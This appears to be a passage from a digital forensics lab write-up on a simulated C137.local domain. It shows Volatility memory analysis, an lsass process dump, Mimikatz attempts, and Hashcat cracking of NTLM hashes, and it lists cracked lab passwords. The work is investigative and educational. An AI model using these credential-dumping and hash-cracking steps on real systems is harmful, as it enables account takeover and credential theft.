
On the Desktop, the registry hive and file system analysis show that the following user profiles had logged in: Admin, Administrator, mortysmith, and ricksanchez. A Default profile is also present, though it is a standard Windows template and not indicative of a real user. Each of these user directories appears under C:\Users\ and is also reflected in the SOFTWARE hive's ProfileList keys, confirming interactive or service logins.



Using the lsadump plugin in Volatility, we successfully extracted plaintext credentials directly from memory. Among the entries, the DefaultPassword field revealed the value ROOT#123*, indicating that the system's auto-logon feature was configured with this password. No additional plaintext secrets were recovered; the remaining entries, such as NL$KM, are internal LSA keys used for Windows authentication mechanisms, not directly linked to user accounts.




Running lsadump against the DESKTOP memory image produced no results. Volatility issued a warning stating it was "Unable to find bootkey," which means the plugin could not extract the necessary decryption key from memory to parse LSA secrets. As a result, no plaintext passwords or credential artifacts were recovered from this image.



```
SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DESKTOP-memory>volatility3 -f DESKTOP.mem windows.pslist
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

4       0       System  0xbe8e71087040  151     -       N/A     False   2020-09-19 01:24:07.000000 UTC  N/A     Disabled
92      4       Registry        0xbe8e710a6080  4       -       N/A     False   2020-09-19 01:24:04.000000 UTC  N/A     Disabled
312     4       smss.exe        0xbe8e71d6d040  2       -       N/A     False   2020-09-19 01:24:07.000000 UTC  N/A     Disabled
424     416     csrss.exe       0xbe8e74467140  10      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
500     416     wininit.exe     0xbe8e74519080  1       -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
616     500     services.exe    0xbe8e74575080  7       -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
656     500     lsass.exe       0xbe8e74fab080  11      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
764     616     svchost.exe     0xbe8e7560d240  28      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
784     500     fontdrvhost.ex  0xbe8e75611180  5       -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
884     616     svchost.exe     0xbe8e75648240  17      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
448     616     svchost.exe     0xbe8e75739240  63      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
```

```
SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DESKTOP-memory>volatility3 -f DESKTOP.mem windows.pslist --pid 656 --dump
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

656     500     lsass.exe       0xbe8e74fab080  11      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     656.lsass.exe.0x7ff798bf0000.dmp

SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DESKTOP-memory>
```

The lsass process (Local Security Authority Subsystem Service) was successfully identified and dumped from memory on both the DC and Desktop systems. Using the windows.pslist plugin with Volatility, the lsass.exe process was located under PID 460 on the DC and PID 656 on the Desktop. Each was then dumped using the --pid flag and the --dump option, resulting in the respective memory dumps: 460.lsass.exe.0x7ff748ba0000.dmp for the DC and 656.lsass.exe.0x7ff798bf0000.dmp for the Desktop. These dumps can later be analyzed using Mimikatz to extract credentials and other security-related information residing in memory.



```
SarjounRadiyeh~C:\Users\IEUser\Desktop>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::minidump 460.lsass.exe.0x7ff748ba0000.dmp
Switch to MINIDUMP : '460.lsass.exe.0x7ff748ba0000.dmp'

mimikatz # sekurlsa::logonPasswords
Opening : '460.lsass.exe.0x7ff748ba0000.dmp' file for minidump...
ERROR kuhl_m_sekurlsa_acquireLSA ; Memory opening
```

```
SarjounRadiyeh~C:\Users\IEUser\Desktop>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::minidump 656.lsass.exe.0x7ff798bf0000.dmp
Switch to MINIDUMP : '656.lsass.exe.0x7ff798bf0000.dmp'

mimikatz # sekurlsa::logonPasswords
Opening : '656.lsass.exe.0x7ff798bf0000.dmp' file for minidump...
ERROR kuhl_m_sekurlsa_acquireLSA ; Memory opening
```

The LSASS memory from both systems was dumped and moved to a Windows analysis VM for Mimikatz. Unfortunately, Mimikatz failed to parse both dumps, returning ERROR kuhl_m_sekurlsa_acquireLSA ; Memory opening for each attempt. This indicates the memory dumps might be corrupted, incomplete, or incompatible with Mimikatz due to environment or dump format issues.

```
SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DESKTOP-memory>strings -a DESKTOP.mem | findstr /I "password passwd pwd pass secret login
ential passphrase"
GetSecretAgreementInterface
QueryCredentialsAttributesExW
/ENC/cmd-login=727b219497204cedb
FLAG_RENDER_PASSWORD
ShipAssert
DownloadHandlerAssetBundle_Get_Custom_PropAssetBundle
AssetBundleRequest_Get_Custom_PropAsset
AssetBundleCreateRequest_Get_Custom_PropAssetBundle
Compass_Get_Custom_PropEnabled
GetSecretAgreementInterface
BCryptDestroySecret
BCryptSecretAgreement
OKMSBypass.G
%login
!QQpass.FP
UACBypassExp.P
You've downloaded Groove Music Pass songs on the maximum allowed devices. To play or download songs here, go to Settings, Manage my devices.
passwords.txtp
LogUploader2::GetLastActiveLogInformation
LogUploader2::GetLastActiveLogInformation
enableSinglePassScalingOfDpiForms
npasswor
FwIcfAuthBypassServicesDestroy
FwIcfAuthBypassSubNetsDestroy
ry:IEPassView
```

A manual strings search on the Desktop memory image was conducted using common password-related keywords (password, passwd, pwd, pass, secret, login). While several hits were detected, including terms like passwords.txt, FLAG_RENDER_PASSWORD, and fragments such as IEPassView, none of the results revealed any usable credentials in plaintext. No definitive login credentials or user passwords could be recovered through this method.

```
SarjounRadiyeh~D:\DFIR Tools\HashCat>hashcat.exe -m 1000 --username domainhashesdfir.txt rockyou.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             Falling back to OpenCL runtime.

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

OpenCL API (OpenCL 3.0 CUDA 12.9.40) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #1: NVIDIA GeForce RTX 3070 Laptop GPU, 8064/8191 MB (2047 MB allocatable), 40MCU

OpenCL API (OpenCL 3.0 ) - Platform #2 [Intel(R) Corporation]
=============================================================
* Device #2: Intel(R) UHD Graphics, 8064/16232 MB (2047 MB allocatable), 64MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 11 digests; 11 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
```

```
SarjounRadiyeh~D:\DFIR Tools\HashCat>hashcat.exe -m 1000 --username domainhashesdfir.txt --show
Administrator:10e63d3f2c9924bae49241cff847e405:)&Denver89
Guest:31d6cfe0d16ae931b73c59d7e0c089c0:
C137.local\jerrysmith:bc51f858ccacc9db408c0ba511d5d639:!BETHEYBOO12!
C137.local\mortysmith:dc8b282b8f4e1dd3c5f95fd491ff6d8d:Jessica@1
C137.local\bethsmith:b9cc9177094af2e17b413a0cbf63fac2:RedWine1!
C137.local\birdman:944055b77ebe7d6fd80f24b5fce634fb:(dimension5150)

SarjounRadiyeh~D:\DFIR Tools\HashCat>
```

Using Hashcat with the rockyou.txt and several other comprehensive wordlists, we were able to successfully crack a number of password hashes. However, not all hashes were successfully cracked. The Administrator account was found to use the password)&Denver89, while the Guest account had no associated password. For the domain users, jerrysmith used !BETHEYBOO12!, mortysmith had the password Jessica@1, bethsmith used RedWine1!, and birdman had the password (dimension5150).

```
SarjounRadiyeh~D:\DFIR Tools\HashCat>hashcat.exe -m 1000 --username dchashesdfir.txt rockyou.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             Falling back to OpenCL runtime.

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

OpenCL API (OpenCL 3.0 CUDA 12.9.40) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #1: NVIDIA GeForce RTX 3070 Laptop GPU, 8064/8191 MB (2047 MB allocatable), 40MCU

OpenCL API (OpenCL 3.0 ) - Platform #2 [Intel(R) Corporation]
=============================================================
* Device #2: Intel(R) UHD Graphics, 8064/16232 MB (2047 MB allocatable), 64MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 2 digests; 2 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash
```

```
SarjounRadiyeh~D:\DFIR Tools\HashCat>hashcat.exe -m 1000 --username dchashesdfir.txt --show
Administrator:f56a8399599f1be040128b1dd9623c29:P@$$w0rd
Guest:31d6cfe0d16ae931b73c59d7e0c089c0:
```

From the local SAM and SYSTEM hives on the Domain Controller, the built-in Administrator account's NTLM hash was successfully cracked, revealing the password P@$$w0rd. This indicates that the local admin account on the DC used a weak and commonly guessed password, posing a significant security risk if reused or exposed to external access.

```
SarjounRadiyeh~D:\DFIR Tools\HashCat>hashcat.exe -m 1000 --username desktophashesdfir.txt rockyou.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             Falling back to OpenCL runtime.

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

OpenCL API (OpenCL 3.0 CUDA 12.9.40) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #1: NVIDIA GeForce RTX 3070 Laptop GPU, 8064/8191 MB (2047 MB allocatable), 40MCU

OpenCL API (OpenCL 3.0 ) - Platform #2 [Intel(R) Corporation]
=============================================================
* Device #2: Intel(R) UHD Graphics, 8064/16232 MB (2047 MB allocatable), 64MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 5 digests; 3 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash
```

```
SarjounRadiyeh~D:\DFIR Tools\HashCat>hashcat.exe -m 1000 --username desktophashesdfir.txt --show
Administrator:31d6cfe0d16ae931b73c59d7e0c089c0:
Guest:31d6cfe0d16ae931b73c59d7e0c089c0:
DefaultAccount:31d6cfe0d16ae931b73c59d7e0c089c0:
Admin:40739aa18503c6fcf8c7e9d434af2361:P@$$w0rd1

SarjounRadiyeh~D:\DFIR Tools\HashCat>
```

From the Desktop's local SAM and SYSTEM hives, the custom Admin account's NTLM hash was cracked, revealing the password P@$$w0rd1. This password is a slight variation of a common weak credential, highlighting poor password hygiene and potential vulnerability to brute-force or dictionary attacks.

Summary

1. **What user accounts exist on the system both Windows server and the domain-joined machine?**
   The following domain and local accounts were recovered through NTDS.dit and SAM hive analysis:
   - Domain Accounts (DC):
     - Administrator, Guest, CITADEL-DC01$, krbtgt, jerrysmith, summersmith, ricksanchez, mortysmith, bethsmith, birdman, DESKTOP-SDN1RPT$
   - Local Accounts (DC):
     - Administrator, Guest
   - Local Accounts (Desktop):
     - Administrator, Guest, DefaultAccount, WDAGUtilityAccount, Admin

2. **Which users logged into the DC (Domain Controller)?**
   The only user profile that logged into the DC was Administrator. The Default profile was also present, but this is a system template and not associated with an actual login.


3. **Which users logged into the Desktop machine?**
   The following users logged into the Desktop system: Admin, Administrator, mortysmith, and ricksanchez. The Default profile also exists, but it is not tied to an active user session.

4. **Can you recover any plaintext passwords from memory?**
   No plaintext user passwords were recovered from memory. Attempts using lsadump, strings, and Mimikatz were unsuccessful. The only credential retrieved was an auto-logon password (ROOT#123*) from the DefaultPassword field, but no local or domain account was found to use this password.


5. **Can you extract SAM hashes and crack them?**
   Yes. Password hashes were successfully extracted and cracked using Hashcat:
   - Domain Accounts Cracked:
     - Administrator:)&Denver89
     - jerrysmith: !BETHEYBOO12!
     - mortysmith: Jessica@1
     - bethsmith: RedWine1!
     - birdman: (dimension5150)
   - DC Local Account Cracked:
     - Administrator: P@$$w0rd
   - Desktop Local Account Cracked:
     - Admin: P@$$w0rd1

7. **Are the passwords reused across systems?**
   Not exactly, but there is a notable similarity. The Administrator account on the DC uses P@$$w0rd, while the Admin account on the Desktop uses P@$$w0rd1. This pattern suggests weak password practices and likely reuse variations, which reduce overall security posture.


Breach & Entry




An unknown external IP (194.61.24.102) initiated contact with the domain controller (10.42.85.10) via ICMP ping, followed immediately by TCP SYN packets to ports 443 and 80. This indicates early-stage reconnaissance and port scanning activity from a non-local source (T1595). This occurred at 02:19 UTC on the 19th of September 2020



